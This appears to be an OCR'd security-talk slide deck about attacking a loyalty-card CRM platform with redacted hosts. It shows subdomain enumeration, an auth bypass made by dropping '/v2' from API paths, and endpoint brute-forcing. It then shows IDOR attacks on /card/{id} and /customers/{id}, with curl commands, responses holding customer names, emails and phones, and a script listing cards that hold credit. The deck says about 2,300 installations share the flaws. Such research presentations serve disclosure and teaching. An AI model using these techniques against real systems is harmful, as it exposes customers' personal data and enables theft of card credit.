
2.3 K installations

+70 countries

NO SMOKING
LET'S GO!
NBC



```
apidocs.[redacted].com [17[redacted]24]
apidocs.[redacted].com [10[redacted]6]
apidocs.[redacted].com [10[redacted]6]
server.[redacted].com [10[redacted]6]
server.[redacted].com [10[redacted]6]
cloud.[redacted].com [10[redacted]6]
cloud.[redacted].com [10[redacted]6]
cloud.[redacted].com [17[redacted]24]
crm.[redacted].com [10[redacted]]
crm.[redacted].com [10[redacted]]
crm.[redacted].com [17[redacted]4]
www.[redacted].com [70[redacted]]
mail.[redacted].com [1[redacted]24]
mail.[redacted].com [1[redacted]76]
mail.[redacted].com [1[redacted]76]
go.[redacted].com [17[redacted]4]
go.[redacted].com [10[redacted]]
go.[redacted].com [10[redacted]]
central[redacted]com [18[redacted]8]
ui.[redacted].com [54[redacted]211]
s[redacted].com [70[redacted]0]
demo.[redacted].com [10[redacted]76]
demo.[redacted].com [1[redacted]76]
demo.[redacted].com [1[redacted]24]
docs.[redacted].com [1[redacted]24]
docs.[redacted].com [1[redacted]76]
docs.[redacted].com [1[redacted]76]
crmdemo[redacted]com [54[redacted]1]
```



POST https://<account domain>/api/v2/**auth**


Authenticate your API key to obtain an access token.

Parameters


Body

apikey*	Account API key
token*	Request token


- API V2
- Request token = sha1(sha1($api_key."~".$api_secret))



```
┌─[parrot@parrot]─[~]
└──╼ $curl https://crmdemo.[redacted].com/api/v2/locations -s | jq
{
  "status": "success",
  "success": false,
  "statusCode": 403,
  "response": {},
  "error": "Access denied"
}
```



```
┌─[parrot@parrot
└──╼ $curl https
{
  "status": "suc
  "success": fal
  "statusCode":
  "response": {}
  "error": "Acce
}
```




```
cations -s | jq
```


We need API_KEY & API_SECRET

What if we delete /V2?

What if we delete /V2?



```
┌─[parrot@parrot]─[~]
└──╼ $curl https://crmdemo.[redacted].com/api/locations -s | jq
{
  "status": "success",
  "success": true,
  "statusCode": 200,
  "response": [
    {
      "id": "6",
      "name": "[redacted]",
      "address": "[redacted], Orlando, FL 32819, Estad
      "phone": "214-[redacted]",
      "lat": "28.[redacted]",
      "lng": "-81.[redacted],17",
      "map_link": "https://www.google.com/maps/place/[redacted]
9a9:0x2feec9271ed22c5b!8m2!3d28.4248707!4d-81.46942!16zL20vMGd5eX
      "link": "https://[redacted]com",
      "a_info": "",
      "image": "https://s3.amazonaws.com/[redacted]/accounts/demo/
    },
    {
      "id": "2",
      "name": "[redacted]card HQ",
      "address": "[redacted], Buenos Aires",
      "phone": "214-[redacted]",
```




```
/index                 (Status: 200) [Size: 11]
/profile               (Status: 200) [Size: 0]
/customer              (Status: 200) [Size: 0]
/products              (Status: 200) [Size: 1246]
/forms                 (Status: 200) [Size: 662]
/a                     (Status: 200) [Size: 5]
/auth                  (Status: 403) [Size: 94]
/form                  (Status: 400) [Size: 90]
/offers                (Status: 200) [Size: 6037]
/f                     (Status: 200) [Size: 0]
/Sources               (Status: 200) [Size: 454]
/da                    (Status: 200) [Size: 0]
/sources               (Status: 200) [Size: 454]
/Forms                 (Status: 200) [Size: 662]
/Products              (Status: 200) [Size: 1246]
/Profile               (Status: 200) [Size: 0]
/locations             (Status: 200) [Size: 1216]
/activity              (Status: 200) [Size: 0]
/card                  (Status: 200) [Size: 0]
/Index                 (Status: 200) [Size: 11]
/A                     (Status: 200) [Size: 5]
/mo                    (Status: 200) [Size: 0]
/Customer              (Status: 200) [Size: 0]
/F                     (Status: 200) [Size: 0]
/voucher               (Status: 400) [Size: 90]
/tester                (Status: 200) [Size: 3926]
/Form                  (Status: 400) [Size: 90]
```

Some 200 OK

Some 200 wo data

Some 400 w errors




```
┌─[parrot@parrot]─[~]
└──╼ $curl https://crmdemo.[redacted].com/api/voucher -s | jq
{
  "status": "success",
  "success": false,
  "statusCode": 400,
  "response": {},
  "error": "Syntax error"
}
```

STAGE 03

IDOR’S AND BA


Insecure direct object references (IDOR)

- Access control vulnerability that arises when an application uses user-supplied input to access objects directly



So now, what if


/card/{id}



```
┌─[parrot@parrot]─[~]
└──╼ $curl https://[redacted].com.br/api/card/418307 -s | jq
{
  "number": "418307",
  "credits": "0.00",
  "bonus": "15.10",
  "courtesy": "0.00",
  "status": "0",
  "tickets": "650",
  "hyperpassports": null,
  "image": "https://s3.amazonaws.com/[redacted]/
}
```

So now, what if

/card/{id}



```
┌─[parrot@parrot]─[~]
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  "number": "418307",
  "credits": "0.00",
  "bonus": "15.10",
  "courtesy": "0.00",
  "status": "0",
  "tickets": "650",
  "hyperpassports": null,
  "image": "https://s3.amazonaws.com/[redacted]/
}
```





```
┌─[✗]─[parrot@parrot]─[~]
└──╼ $curl https://[redacted].com.br/api/card/302127 -s| jq
{
  "number": "302127",
  "credits": "0.00",
  "bonus": "91.11",
  "courtesy": "0.00",
  "status": "0",
  "tickets": "1003",
  "hyperpassports": null,
  "image": "https://s3.amazonaws.com/[redacted]ne
}
```


/CUSTOMERS



```
┌─[✗]─[parrot@parrot]─[~/Talk2024/scripts]
└──╼ $curl https://[redacted].com/api/customers/1 -s | jq
{
  "status": "success",
  "success": true,
  "statusCode": 200,
  "response": {
    "id": "1",
    "first_name": "P[redacted]o",
    "last_name": "G[redacted]",
    "email": "p[redacted].com",
    "mobile_phone": "5[redacted]1",
    "picture": "https://s3.amazonaws.com/[redacted]a/accounts/[redacted]/cust
    "created_timestamp": "2022-07-07 12:12:42",
    "timestamp": "2023-11-14 14:44:08",
    "verified": true,
```

/CUSTOMERS


- Secuencial ID wo auth
- Name, email, phone, photo
- History
- All the cards w pin code



```
┌─[✗]─[parrot@parrot]─[~/Talk2024/scripts]
└──╼ $curl https://[redacted].com/api/customers/1 -s | jq
{
  "status": "success",
  "success": true,
  "statusCode": 200,
  "response": {
    "id": "1",
    "first_name": "P[redacted]o",
    "last_name": "G[redacted]",
    "email": "p[redacted].com",
    "mobile_phone": "5[redacted]1",
    "picture": "https://s3.amazonaws.com/[redacted]a/accounts/[redacted]/cust
    "created_timestamp": "2022-07-07 12:12:42",
    "timestamp": "2023-11-14 14:44:08",
    "verified": true,
```

me after I exploit a super simple misconfiguration

Get all the cards w credit




```
/home/parrot/Talk2024/scripts/venv/bin/python
7
[['700010', '10'], ['700098', '10'], ['300014
8
[['300105', '10']]
18
[['344875', '54']]
27
[['300824', '142']]
31
[['300863', '38']]
37
[['562865', '30']]
39
[['440332', '58']]
45
```

2.3K installations w same vulns?


2.3K installations w same vulns?

YES




in Brazil

